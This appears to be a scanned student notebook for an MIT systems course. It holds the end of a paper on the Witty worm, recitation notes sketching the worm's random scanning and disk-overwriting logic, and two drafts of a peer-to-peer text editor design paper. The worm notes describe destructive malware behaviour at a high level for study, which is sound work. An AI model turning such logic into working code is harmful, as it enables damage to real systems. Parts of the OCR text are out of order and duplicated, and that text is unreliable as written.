[14] David Moore, Geoffrey M. Voelker, and Stefan Savage. Inferring Internet Denial-of-Service Activity. In *Proceedings of the 10th USENIX Security Symposium*, pages 9–22. USENIX, August 2001.

[15] Ruoming Pang, Vinod Yegneswaran, Paul Barford, Vern Paxson, and Larry Peterson. Characteristics of Internet background radiation. In *Proc. ACM Internet Measurement Conference*, October 2004.

[16] F secure Inc. Global slapper worm information center, http://www.f-secure.com/slapper/.

[17] C. Shannon and D. Moore. The caida dataset on the witty worm, March 19-24 2004. http://www.caida.org/passive/witty/.

[18] C. Shannon and D. Moore. The spread of the Witty worm. *IEEE Security and Privacy*, 2(4):46–50, August 2004.

[19] Eugene Spafford. The Internet worm program: An analysis. purdue technical report csd-tr-823, 1988.

[20] Stuart Staniford and Vern Paxson and Nicholas Weaver. How to 0wn the Internet in Your Spare Time. In *Proceedings of the 11th USENIX Security Symposium*. USENIX, August 2002.

[21] Nicholas Weaver and Dan Ellis. Reflections on Witty: Analyzing the attacker. *;login:*, pages 34–37, June 2004.

[22] V. Yegneswaran, P. Barford, and D. Plonka. On the design and utility of Internet sinks for network abuse monitoring. In *Proc. of Symposium on Recent Advances in Intrusion Detection*, September 2004.

[23] Cliff Changchun Zou, Weibo Gong, and Don Towsley. Code Red Worm Propagation Modeling and Analysis. In *Proceedings of the ACM CCS 2002 conference*, November 2002.

Notes

[1] [21] analyzes what Witty's design implies about its author.

[2] The main body of the Witty worm, including the initial pad required to cause the buffer overflow, fi ts in 675 bytes. However, the worm picks a larger packet-size, as shown in line 5 of Fig. 2, and pads the tail of the packet with whatever is on the stack, presumably to complicate the use of static fi ltering to block the contagion.

[3] Since $m = 2^{32}$, the modulo operation is implemented implicitly by the use of 32 bit registers and disregarding their overflow during arithmetic operations.

[4] The only related case of which we are aware was the Melissa email virus [3], where the author posted the virus to USENET as a means of initially spreading his malcode, and was traced via USENET headers.

[5] We ignore infectees that contributed < 20 packets.

[6] We can attribute the missing 5 Mbps to other, ever-present "background radiation" that is a constant feature at such telescopes [15].

[7] The distortion is not static but evolves with the spread of the worm. By tracking changes in the slope of the upper envelope, we can infer the value of the distortion against time throughout the period of activity of the worm.

[8] Recall that the effective bandwidth of most infectees is much lower than the access bandwidth, indicating heavy loss in their generated traffi c.

6.033 Recitation

(5 min late)


Free gummy worms

Vinson paper: human in the loop

which files which way are up to human

the tasks lists

human side generates the task list



World is more than just PCs

How do you figure out if viruses around

Used to be Bluetooth worms

- filled up whole UI
- ramped in Europe
- they used discoverable more

(2)

How measure?

Need Honeypot

But need those across the world

Honeypot - proactive?

Apple approves each App

- not too hard to slip it through
- mostly non-documented API

Google lets you installed non-Market Apps

Telescope is about collecting info

Huge diff scientists vs engineers

↳ world is given [↳ build new stuff
how does it work?]

Prof: Be careful of names

Layers use names differently

"Copy" "telescope"

(3)

These unused ports shouldn't be used

More botnets than worms

Or phishing

Now for-profit

We better understand how it works

(In ans most qu)
↳ read the paper for the first time in a while

How does it work?

SRAND(time)

T# ticks from when computer was up

They thought it was more random

helped CS people see how long machine up for

(4)

for $i=0$; $i < 20\,000$

dest_ip . $\in (RAND())_{16} << 16) + (RAND())_{16}$

Tried to follow knuth

getting randomness is hard

this didn't get random qu

$X_{i+1} = (x_i * a + b) \% c$

I is correct

Picks right A, B

But 2nd set depends on 1st set

About 10% never hit
(% correct

↳ random, uniformly distributed

can't easily describe the set

(5)

packet size ← 768 + RAND()$_8$

Want to prevent patten detection

Send()

If open(Disk(Rand()$_3$))

Overwrite Rand()

Go to 1

else go to 2

Tried to do something distructive

(something to do a little damage

Most internet worms 10 years ago

were Fri night and Sat night

How to know something happened?

(6)

Could see where packets came from
Should get 1/256 of the packets

Same thing Physics people do w/ atom
Smashing detector

But the random disk thing uses up random #s
Helps give you info on it
You can know which disks succeeded
So know how many disks people were

And knew reseed
Since can back compute

Could tell Patient Zero
diff source list

Presentations in sections
w/ the 2 peoples

5/8 test draft

DecentralizedDocs: A Peer-to-Peer Text Editor

Michael Plasmeier
theplaz@mit.edu
Nandi Bugg
nbugg@mit.edu
Rahul Rajagopalan
rahulraj@mit.edu

Rudolph
May 10, 2012

Introduction

Users would like to collaborate on a text document without using a central server or needing to be online all the time. We propose the design of DecentralizedDocs, a peer-to-peer text editor, which fulfills this demand. DecentralizedDocs allows users to edit text offline and then reconcile the text with their teammates. It supports both written text and code.

DecentralizedDocs manages a data structure that augments text with version vectors to support merging of changes. It carries out reconciliation and commits using a networking architecture that does not assume constant Internet connectivity, and a logging system that does not assume perfect uptime. Users can work offline, automatically combine changes in different areas of the document, and designate "commit points" to submit versions of the document that include the changes made by all users.

DecentralizedDocs requires that each machine has a unique machine name, group sizes are fixed, and that each user know the IP address of his/her collaborators.

Requirements

Design decisions often require tradeoffs. We prioritize the following goals when making these decisions:

Usability

The most important goal of a software system is to allow users to complete tasks as efficiently as possible. In this case, the task is collaborative text editing. DecentralizedDocs should not place unnecessary burdens on users that make the task harder; for instance, requiring a central server is unacceptable as it prevents offline editing. DecentralizedDocs also provides automated merging algorithms so users can avoid error-prone manual merging when the computer can do it for them, improving user interface safety.

Fault-Tolerance

Computers, networks, and other components of systems often fail without warning. Users should not have to redo actions that they already committed, even if failures outside their control occur. DecentralizedDocs realizes that the infrastructure necessary to carry out tasks may not always be working, and implements algorithms to preserve the results of completed user actions.

Simplicity

Unnecessary complexity makes systems harder to reason about and change as requirements are updated. DecentralizedDocs applies existing and well-understood algorithms instead of designing from scratch when doing so simplifies the system. Usability Is more important than simplicity, so making a more complex implementation is acceptable if the interface remains simple.

Design

DecentralizedDocs involves four major design components: a data structure for documents that incorporates versioning, the editor and its user interface, the algorithm used to resolve changes from multiple users, and commit point handling.

Data Structure

The basic unit of the document is a line. In code this is simply one line, but in a written text document, one line is equivalent to a paragraph when word wrap is enabled. Lines are broken up by *\n* characters. Line structures contain a reference to the text in the line, an index showing the line's position in the document, and a unique ID. This line ID is the hash of the current timestamp and machine name, making it effectively random. Lines have the code shown in Figure 1:

```
struct Line {
  long id;
  char* text;
  int position;
  VersionVector text_version_vector;
  VersionVector position_version_vector;
}
```

Figure 1. The data structure for a line.

Each line has two version vectors associated with it; one for `text` and the other for `position`. A version vector contains a line revision numbers for each user. Version numbers start at `0` for a new line. When either `text` or `position` is changed, the corresponding version vector component is incremented by `1`. Version vectors have the code shown in Figure 2:

not explained well if you don't get VV

```
struct VersionVector {
  int version_counters[N]; // N is the number of collaborators
  // Position n corresponds with collaborator n
}
```

Cap is correct

Figure 2. The data structure for a version vector.

DecentralizedDocs compares newness of a variable through version vectors. We say that a version vector a is "strictly newer" than another version vector b if for all integers n between 0 and N, `a.version_counters[n] >= b.version_counters[n]`. If neither a nor b is strictly newer, then we consider them to be "concurrent".

good better explination

DecentralizedDocs stores documents in memory as linked lists of lines. To save documents on disk, it serializes the linked lists. Figure 3 visualizes the data structure of a document.

good place




Figure 3. The data structure and its presentation. The user sees a continuous block of text, but lines are stored in their own structures internally.

Editor

DecentralizedDocs provides a text editor with a special user interface.

Independent editing of the document is similar to most other editors. Users can modify text by typing, and click on a save button to save the current version of the file to disk. Users expect to see unsaved changes as they are in progress, so DecentralizedDocs supports this use case. When the user is editing the document, he/she is actually viewing a shadow copy of the document data structure. When the user edits the document, the shadow copy is updated to reflect the user's changes. When the user saves, the pointer to the original copy of the document is moved to point to the shadow copy, the document is serialized to disk, and a new shadow copy is prepared for future edits. If DecentralizedDocs closes because the user exited or a failure occurred, unsaved changes are lost (keeping them might leave the document in a partially-modified state).

To reduce memory demands, the shadow copies use copy-on-write semantics. The pointers in the shadow copy's linked list initially point to the Lines in the original copy, and new Line structures are created only when the user makes edits.The `text` and `position` fields from old Lines are kept on a stack to support undo and redo operations, and freed when the editor closes or the stack exceeds a user-defined capacity.

DecentralizedDocs' interface includes buttons that the user can click on to begin reconciliation or commit operations.

Reconciliation

DecentralizedDocs supports pair-wise reconciliation. In larger networks, pairs will reconcile individually until the entire network reaches equilibrium.

We define an operation called "pull" which involves two users (call them Alice and Bob). Suppose Alice pulls from Bob. The goal of the operation is for Alice's document to incorporate all changes newly discovered in Bob's copy of the document. The implementation must address two concerns: it must automatically merge Bob's changes into Alice's document where no conflict exists and ask Alice for manual resolution when there are conflicts, and it must not leave Alice's document in a partially-merged state if either host or the network fails.

The pull operation is composed of the following high-level steps. First, Bob sends Alice his linked list of line data structures, followed by an `end_transfer` message to indicate that the transfer is complete. The transfer uses TCP for reliable packet delivery. Next, Alice's DecentralizedDocs copy identifies all Lines newly created in Bob's version (they will have values for id that she has not seen before) and includes those in her document. She also reconciles changes to variables that exist in both users' documents. DecentralizedDocs will try to resolve the changes automatically. If it needs human intervention; it will show Alice a conflict-resolution dialog with both versions of the variable, and ask her to provide a merged version.

Automatic merging is handled by comparing version vectors. Alice automatically accepts new lines from Bob. DecentralizedDocs compares all of Alice's version vectors with Bob's for each `text` or `position` variable; if one version vector is strictly newer than the other, then the newer vector's corresponding value will be used for the variable in the merged document. If the vectors are concurrent, DecentralizedDocs compares the two changed variables. If the value of the variable is the same in both documents (both users made the same change), DecentralizedDocs accepts that change; otherwise, it asks Alice (the puller) to resolve the conflict. At the end of each variable resolution, Alice's version vector is updated to contain the maximum version number between her vector and Bob's for that variable. It is subsequently incremented by one in Alice's index if she manually resolved a conflict for that variable, because by doing so, she made a change to the document.

Figure 4 shows an example of version vectors syncing:

```
Before pull:
Alice's VV = <5,7>
Bob's VV = <5,9>

Bob's text is chosen

After pull:
Alice's VV = <5,9>
Bob's VV = <5,9>
```

Figure 4. The state of a variable's version vectors before and after Alice pulls from Bob.

Fault-tolerance is managed using write-ahead redo logging. All log records contain sufficient information to make idempotent redo actions possible. Alice does not actually write to her document data structure

until the pull is successfully complete. At the beginning of Alice's pull, DecentralizedDocs writes a `start_transaction` record to her log with a transaction ID. When new lines are added to the document, DecentralizedDocs appends an `add_line` record, including a serialized Line structure for that new line. After every difference is resolved, either automatically or manually, DecentralizedDocs logs an `update_variable` entry, containing the `id` of the Line being updated, whether the variable is `text` or `position`, and the new values for the variable and its version vector.

When all variables have been accounted for, DecentralizedDocs write a `commit_transaction` entry to the log with the transaction ID from the start. It plays out the whole transaction, making every specified change to the document, then writes an `end_transaction` entry (with ID). If Alice's machine crashes, then on recovery, DecentralizedDocs writes out and ends all unended committed transactions.

If Alice stops receiving Lines from Bob before the `end_transfer` message, this implies that either Bob's machine or the network has failed. DecentralizedDocs writes an `abort_transaction` entry to the log (with ID) and the changes are never made to the document. If Bob's machine or the network fails after the `end_transfer` message, the pull proceeds as normal. If Alice's machine fails before committing the transaction, then on recovery, DecentralizedDocs notes that the transaction that has not been committed and does not perform it on the document.

The non-destructive nature of logging allows a performance optimization - Alice can begin inspecting and reconciling Lines as soon as she receives them from Bob, while the remaining Lines are in transit. If failure occurs, the recovery system avoids partially updating the document.

A "sync" is a two-step pattern that users will often follow. If Alice initiates a sync with Bob, then Alice pulls from Bob (possibly with manual resolution), then Bob pulls from Alice (this is completely automatic; after the first pull, all of Alice's version vectors are strictly newer than Bob's). It is possible for failure to occur after the first pull, preventing the second pull, but this is not harmful; both users have a valid document and can complete the sync later.

There is a use case for disjoint syncs that justifies allowing this possibility. Suppose Alice is in the progress of adding a new section to a report. She may want to stay up-to-date with Bob's incremental changes, but not to release her changes until the new section is complete. With this architecture, she can periodically pull from Bob; this would not be possible if DecentralizedDocs required all-or-nothing syncs.

If Alice edits sentence *x* of a Line while Bob edits sentence *y* (two changes to the same `text` variable), DecentralizedDocs considers this to be a conflict requiring manual resolution. While it is possible to create a merged line containing Alice's sentence *x* and Bob's sentence *y*, doing so may create a paragraph that is semantically invalid. Merging in this case could be especially harmful in languages other than English. We think silently writing such a paragraph to the document is not user-friendly, and choose to alert users instead.

Committing

The commit system is implemented as a two-phase commit system. The commit initiator serves as a coordinator by contacting all of the users in the system individually. The coordinator also maintains a transaction log for error recovery.

When a pair of users attempts to commit, the system will check that both users are connected over a network. If the users are not connected, the message will be stored so that it appears once the users become connected.

The process will first check to make sure that all users are up to date (i.e. all version vectors match among all users). If this condition is not met, the commit will be aborted. Next, users are asked if they want to commit through a user interface. All users must agree to the commit before the commit occurs. If any user disagrees, the process is aborted. After a user agrees to commit, their local file is locked.

If all users agree, the coordinator decides to commit. A checkpoint is recorded in each user's log, along with the specific version being committed and the document name. The coordinator then tells all nodes to actually commit. The local node marks that version as committed and unlocks the local copy.

I think I wrote this

If something goes wrong before the coordinator decides to commit, the coordinator can tell the local nodes to release their locks. If something goes wrong after the coordinator decides to commit, the commit will be processed once the nodes come back online. Failed commits will be revived using the checkpoint in the user's log.

For the sake of simplicity, only one commit at a time can be initiated. Should multiple users try to commit at the exact same time, one random user's commit process will begin. The other users will be informed via message that a commit has already been initiated and that they should wait until the process is complete before trying to initiate a new commit.

Once a document is committed under a particular name, that name cannot be used in future commits. Should a user attempt to commit a document with a name used in the past, a message will appear with the version number of the document that was committed. The message will also direct the user to select another name. The version number of the already committed document and name will be obtained from the user's log.

Decentralized Docs will automatically create a

Analysis

DecentralizedDocs supports several complex conflict resolution scenarios.

Changes to text in different areas

If Alice and Bob add text to many different paragraphs throughout the document and make a single diverging change to the introduction, DecentralizedDocs limits manual reconciliation to the introduction.

When Alice and Bob sync, the person who initialized the sync is the first one to pull (suppose it is Alice). All of the variables Bob has modified in the paragraphs throughout the document will have strictly newer version vectors than Alice's versions of the variables, as the vector components at Bob's position will be greater. The components at Alice's position should be the same in both users' vectors, because Alice has not modified the same paragraphs as Bob. Therefore, Alice accepts all of Bob's changes without conflict. The only exception is the change to the introduction; this has concurrent version vectors and is a genuine conflict. Alice resolves this change manually, and in the process her version vector for the introduction is updated to become strictly newer than Bob's. Finally, Bob pulls from Alice; his version vectors will be strictly older for the paragraphs Alice modified and the resolved introduction, and his document includes all changes without conflict. The versioning algorithm has allowed both users to sync with no unnecessary conflicts.

Avoiding double-resolution

There are use cases where incorrectly-designed versioning methods inconvenience users by forcing them to manually resolve changes that have already been accounted for. One such use case occurs when the following actions happen: Alice and Bob (connected together) synchronize and include a change that Bob has made to a sentence. At the same time, Charlie, who is offline, changes the same sentence in a different way. Later, Alice synchronizes with Charlie, and she resolves the conflict in that sentence. Later, when Charlie synchronizes with Bob, Bob should not see a conflict in the sentence Alice resolved.

DecentralizedDocs solves this problem in a user-friendly manner. When the two changes to the sentence are made, Alice and Bob's version vectors for the corresponding `text` variable are incremented in Bob's component, and Charlie's version vector is incremented in his component. When Alice and Charlie sync, the vectors are concurrent, and Alice's change resolution causes her version vector to update and increment in her component, becoming strictly newer than Charlie's. Charlie's version vector becomes equal to Alice's after he pulls from her to complete the sync. When Charlie and Bob sync, Charlie's version vector is strictly newer than Bob's, so Bob receives the resolved sentence without conflict. Figure 5 shows an example of this scenario with concrete values.

```
Initially, everyone is synced:
    Alice's VV   = <5, 6, 4>
    Bob's VV     = <5, 6, 4>
    Charlie's VV = <5, 6, 4>

Then Bob and Charlie make changes simultaneously:
    Alice's VV   = <5, 6, 4>
    Bob's VV     = <5, 7, 4>
```

DecentralizedDocs tracks versions of documents' contents at a fine-grained level and supports peer-to-peer interaction, allowing users to collaboratively edit without a central server. The design emphasizes usability and correctness; it does not place unnecessary barriers in front of users or drop saved changes just to make the implementation simpler.

DecentralizedDocs does not support groups whose sizes vary throughout the project. It also does not implement major performance optimizations such as parallelism where those would complicate the design. Besides these issues, DecentralizedDocs fulfills the desired requirements and use cases.

Acknowledgments

Thanks to Travis Grusecki for clearly explaining the difference between version vectors and vector timestamps, and how they apply to this design.

Word Count: 1208 (Not including cover page)

```
    Charlie's VV = <5, 6, 5>

Bob syncs with Alice (His version vector is strictly newer, so she accepts):
    Alice's VV   = <5, 7, 4>
    Bob's VV     = <5, 7, 4>
    Charlie's VV = <5, 6, 5>

Now, Alice and Charlie's VVs are concurrent. Alice pulls from Charlie, sees a
conflict, and resolves it. Her version vector component is incremented
because she changed the variable to resolve it:
    Alice's VV   = <6, 7, 5>
    Bob's VV     = <5, 7, 4>
    Charlie's VV = <5, 6, 5>

Charlie pulls from Alice (without conflict) to complete the sync:
    Alice's VV   = <6, 7, 5>
    Bob's VV     = <5, 7, 4>
    Charlie's VV = <6, 7, 5>

Charlie and Bob sync. Charlie's VV is strictly newer than Bob's, so Bob
accepts Charlie's version without conflict.
    A's VV = <6, 7, 5>
    B's VV = <6, 7, 5>
    C's VV = <6, 7, 5>
```

Figure 5. Version vectors carry enough information to prevent double-reconciliation.

Changes to text and position

If Alice moves several paragraphs, and Bob edits a sentence in one of those paragraphs, then a conflict should not occur when they sync. DecentralizedDocs addresses this case by maintaining separate version vectors for `position` and `text`. Alice's `position_version_vectors` for the paragraphs she moved will be strictly newer than Bob's, and Bob's `text_version_vector` for the sentence will be strictly newer than Alice's. When pulling, DecentralizedDocs sees this as two separate changes; and both updates will be written to the log and played out without conflict.

Convergent Changes

If Alice and Bob both change the `text` of a Line to the same value, then when they sync, DecentralizedDocs does not require manual conflict resolution even though their version vectors are concurrent. This is treated as a special case checked in code; after encountering a concurrent version vector, DecentralizedDocs inspects the two values for the variable, and only presents a conflict resolution dialog if the two values are different.

Conclusions

5/9

Lec 033

DP2 Logistics

Sorry I did not participate much

Add comments

Add UI and commit ~~logging~~ analysis

Word limit generous

Main thing that commit analysis is
- use cases
- what happens if X fails
  - that is correct

TA: This project more correctness than performance
- Yes - the but don't add a lot about correctness

Being offline just spaces things out
- Can you cancel in the meantime

Rewrite online users section

Reread assignment

Deleting lines - empty strings

5/9 Draft

DecentralizedDocs: A Peer-to-Peer Text Editor

Michael Plasmeier
theplaz@mit.edu
Nandi Bugg
nbugg@mit.edu
Rahul Rajagopalan
rahulraj@mit.edu

Rudolph
May 10, 2012

Introduction

Users would like to collaborate on a text document without using a central server or needing to be online all the time. We propose the design of DecentralizedDocs, a peer-to-peer text editor, which fulfills this demand. DecentralizedDocs allows users to edit text offline and then reconcile the text with their teammates. It supports both written text and code.

DecentralizedDocs manages a data structure that augments text with version vectors to support merging of changes. It carries out reconciliation and commits using a networking architecture that does not assume constant Internet connectivity, and a logging system that does not assume perfect uptime. Users can work offline, automatically combine changes in different areas of the document, and designate "commit points" to submit versions of the document that include the changes made by all users.

DecentralizedDocs requires that each machine has a unique machine name, that group sizes be fixed, and that each user know the IP address of his/her collaborators.

Requirements

Design decisions often require tradeoffs. We prioritize the following goals when making these decisions:

Usability

The most important goal of a software system is to allow users to complete tasks as efficiently as possible. In this case, the task is collaborative text editing. DecentralizedDocs should not place unnecessary burdens on users that make the task harder; for instance, requiring a central server is unacceptable as it prevents offline ad-hoc editing[MEP1]. DecentralizedDocs also provides automated merging algorithms so users can avoid error-prone manual merging when the computer can do it for them, improving user interface safety. However, when merging would corrupt the state of the document, DecentralizedDocs asks the user how to proceed.

Fault-Tolerance

Computers, networks, and other components of systems often fail without warning. Users should not have to redo actions that they already committed, even if failures outside their control occur. DecentralizedDocs realizes that the infrastructure necessary to carry out tasks may not always be working, and implements algorithms to preserve the results of completed user actions.

Simplicity

Unnecessary complexity makes systems harder to reason about and change as requirements are updated. DecentralizedDocs applies existing and well-understood algorithms instead of designing from scratch when doing so simplifies the system. Usability is more important than simplicity, so making a more complex implementation is acceptable if the interface remains simple.

Design

DecentralizedDocs involves four major design components: a data structure for documents that incorporates versioning, the editor and its user interface, the algorithm used to resolve changes from multiple users, and commit point handling.

Data Structure

The basic unit of the document is a line. In code this is simply one line, but in a written text document, one line is equivalent to a paragraph when word wrap is enabled. Lines are broken up by \n characters. Line structures contain a reference to the text in the line, an index showing the line's position in the document, and a unique ID. This line ID is the hash of the current timestamp and machine name, making it effectively random. Lines have the code shown in Figure 1:

```
struct Line {
  long id;
  char* text;
  int position;
  VersionVector text_version_vector;
  VersionVector position_version_vector;
}
```

Figure 1. The data structure for a line.

Each line has two version vectors associated with it; one for `text` and the other for `position`. A version vector contains a line revision numbers for each user. Version numbers start at 0 for a new line. When either `text` or `position` is changed, the corresponding version vector component is incremented by 1. Version vectors have the code shown in Figure 2:

```
struct VersionVector {
  int version_counters[N]; // N is the number of collaborators
  // Position n corresponds with collaborator n
}
```

Figure 2. The data structure for a version vector.

DecentralizedDocs compares newness of a variable through version vectors. We say that a version vector a is "strictly newer" than another version vector b if for all integers n between 0 and N, `a.version_counters[n] >= b.version_counters[n]`. If neither a nor b is strictly newer, then we consider them to be "concurrent".

DecentralizedDocs stores documents in memory as linked lists of lines. To save documents on disk, it serializes the linked lists. Figure 3 visualizes the data structure of a document.




Figure 3. The data structure and its presentation. The user sees a continuous block of text, but lines are stored in their own structures internally.

Editor

DecentralizedDocs provides a text editor with a special user interface.

Independent editing of the document is similar to most other editors. Users can modify text by typing, and click on a save button to save the current version of the file to disk. Users expect to see their own unsaved changes as they are in progress, so DecentralizedDocs supports this use case. When the user is editing the document, he/she is actually viewing a shadow copy of the document data structure. When the user edits the document, the shadow copy is updated to reflect the user's changes. When the user saves, the document is serialized to disk, the pointer to the original copy of the document is moved to point to the newly serialized copy, and a new shadow copy is prepared for future edits. If DecentralizedDocs closes because the user exited or a failure occurred, unsaved changes are lost (keeping them might leave the document in a partially-modified state).

Adding a new line to the document (by typing a \n and then text) creates a new Line data structure. The new Line has its `position` set to be between existing lines; `position` can be a decimal if the new line is between existing lines (to avoid triggering changes on the existing lines which will complicate merging). Editing an existing line changes its `text` field. Deleting a line sets `text` to the empty string. It does not remove the Line structure from the document, as this may cause the existence of the same line in another user's file to be misinterpreted as an addition. Moving a line updates `position`. After all updates, the corresponding variable's version vector is incremented at the index for the editing user.s

To reduce memory demands, the shadow copies use copy-on-write semantics. The pointers in the shadow copy's linked list initially point to the Lines in the original copy, and new Line structures are created only when the user makes edits. The `text` and `position` fields from old Lines are kept on a stack to support undo and redo operations, and freed when the editor closes or the stack exceeds a user-defined capacity.

DecentralizedDocs' interface includes buttons that the user can click on to begin reconciliation or commit operations.

Reconciliation

DecentralizedDocs supports pair-wise reconciliation. In larger networks, pairs will reconcile individually until the entire network reaches equilibrium.

We define an operation called "pull" which involves two users (call them Alice and Bob). Suppose Alice pulls from Bob. The goal of the operation is for Alice's document to incorporate all changes newly discovered in Bob's copy of the document. The implementation must address two concerns: it must automatically merge Bob's changes into Alice's document where no conflict exists and ask Alice for manual resolution when there are conflicts, and it must not leave Alice's document in a partially-merged state if either host or the network fails.

The pull operation is composed of the following high-level steps. First, Alice and Bob's documents are automatically saved, to eliminate discrepancies between the displayed shadow copy and the canonical original copy of the document. Bob sends Alice his linked list of line data structures, followed by an `end_transfer` message to indicate that the transfer is complete. The transfer uses TCP for reliable packet delivery. Next, Alice's DecentralizedDocs copy identifies all lines newly created in Bob's version (they will have values for id that she has not seen before) and includes those in her document.

Next, Alice attempts to reconcile changes to variables that exist in both users' documents.

Automatic Merging

DecentralizedDocs will try to resolve the changes automatically. Automatic merging is handled by comparing version vectors. Alice automatically accepts new lines from Bob. DecentralizedDocs compares all of Alice's version vectors with Bob's for each `text` or `position` variable; if one version vector is strictly newer than the other, then the newer vector's corresponding value will be used for the variable in the merged document. If the vectors are concurrent, DecentralizedDocs compares the two changed variables. If the value of the variable is the same in both documents (both users made the same change), DecentralizedDocs accepts that change; otherwise, it asks Alice (the puller) to resolve the conflict. At the end of each variable resolution, Alice's version vector is updated to contain the maximum version number between her vector and Bob's for that variable.

If DecentralizedDocs is unable to resolve the change automatically; it will show Alice a conflict-resolution dialog with both versions of the variable, and ask her to provide a merged version. Alice's copy of DecentralizedDocs will increment Alice's version vector component by one if she manually resolved a conflict for that variable, because by doing so, she made a change to the document.

Figure 4 shows an example of version vectors syncing:

```
Before pull:
```

```
    Alice's VV = <5,7>
    Bob's VV   = <5,9>


Bob's text is chosen and pull completes:
    Alice's VV = <5,9>
    Bob's VV   = <5,9>
```

Figure 4. The state of a variable's version vectors before and after Alice pulls from Bob.

Logging

Fault-tolerance during pulls is managed using write-ahead redo logging. All log records contain sufficient information to make idempotent redo actions possible. Alice does not actually write to her document data structure until the pull is successfully complete. At the beginning of Alice's pull, DecentralizedDocs writes a `start_transaction` record to her log with a transaction ID. When new lines are added to the document, DecentralizedDocs appends an `add_line` record, including a serialized Line structure for that new line. After every difference is resolved, either automatically or manually, DecentralizedDocs logs an `update_variable` entry, containing the `id` of the Line being updated, whether the variable is `text` or `position`, and the new values for the variable and its version vector.

When all variables have been accounted for, DecentralizedDocs write a `commit_transaction` entry to the log with the transaction ID from the start. It plays out the whole transaction, making every specified change to the document, then writes an `end_transaction` entry (with ID). If Alice's machine crashes, then on recovery, DecentralizedDocs writes out and ends all unended committed transactions.

If Alice stops receiving lines from Bob before the `end_transfer` message, this implies that either Bob's machine or the network has failed. DecentralizedDocs writes an `abort_transaction` entry to the log (with ID) and the changes are never made to the document. If Bob's machine or the network fails after the `end_transfer` message, the pull proceeds as normal. If Alice's machine fails before committing the transaction, then on recovery, DecentralizedDocs notes that the transaction that has not been committed and does not perform it on the document.

The non-destructive nature of logging allows a performance optimization - Alice can begin inspecting and reconciling lines as soon as she receives them from Bob, while the remaining lines are in transit. If failure occurs, the recovery system avoids partially updating the document.

Synchronization

A "sync" is a two-step pattern that users will often follow. If Alice initiates a sync with Bob, then Alice pulls from Bob (possibly with manual resolution), then Bob pulls from Alice (this is completely automatic; after the first pull, all of Alice's version vectors are strictly newer than Bob's). It is possible for failure to occur after the first pull, preventing the second pull, but this is not harmful; both users have a valid document and can complete the sync later.

There is a use case for disjoint syncs that justifies allowing this possibility. Suppose Alice is in the progress of adding a new section to a report. She may want to stay up-to-date with Bob's incremental changes, but not to release her changes until the new section is complete. With this architecture, she can periodically pull from Bob; this would not be possible if DecentralizedDocs required all-or-nothing syncs.

If Alice edits sentence *x* of a line while Bob edits sentence *y* of the same paragraph (two changes to the same `text` variable), DecentralizedDocs considers this to be a conflict requiring manual resolution. While it is possible to create a merged line containing Alice's sentence *x* and Bob's sentence *y*, doing so may create a paragraph that is semantically invalid. Merging in this case could be especially harmful in languages other than English. We think silently writing such a paragraph to the document is not user-friendly, and choose to alert users instead.

Committing

The commit system is implemented as a two-phase commit system. The commit initiator serves as a coordinator by contacting all of the users in the system individually. The coordinator also maintains a transaction log for error recovery.

Before committing, DecentralizedDocs requires that all users explicitly approve of the commit through a dialog, even if they all have the most recent version of the document. It is possible that the users can all be synced up, but someone may not want to commit because he/she was planning on making changes, and we think it is important to support that use case.

The commit system requires that all users be online at the time of the commit. They do not have to be online at the point when one user initializes a commit, but the coordinator will have to wait for everyone to come online before the commit finishes.

DecentralizedDocs will inform users who are offline at the time the coordinator initializes the commit when they come online. The copy of the software on the coordinator's computer will prepare a message stored on the coordinator's computer, and send the message to the previously-offline user when he/she becomes connected to the coordinator.

